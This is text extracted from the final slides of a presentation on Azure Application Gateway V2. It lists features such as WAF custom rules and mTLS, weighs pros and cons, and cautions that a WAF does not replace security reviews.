
- Private Link support **V2**

- WAF custom rules and policy associations **V2**

- Mutual Authentication (mTLS) **V2**

<https://learn.microsoft.com/en-us/azure/application-gateway/overview-v2>

— TAKEAWAYS



Key Takeaways

PROS


- + Very low infrastructure setup risks
- + Extendable infrastructure
- + Prepared security features in the cloud
- + More than one possible way to set up your infrastructure

CONS

- Not always simple to set up
- Costs can be a reason to adjust the design of your system
- Because of its popularity it becomes more attractive for attackers

Last but not least

- Disclaimer



An Azure Application Gateway with enabled WAF configuration is a security enhancement, but it doesn't make security reviews obsolete!

— THANK YOU FOR YOUR
ATTENTION

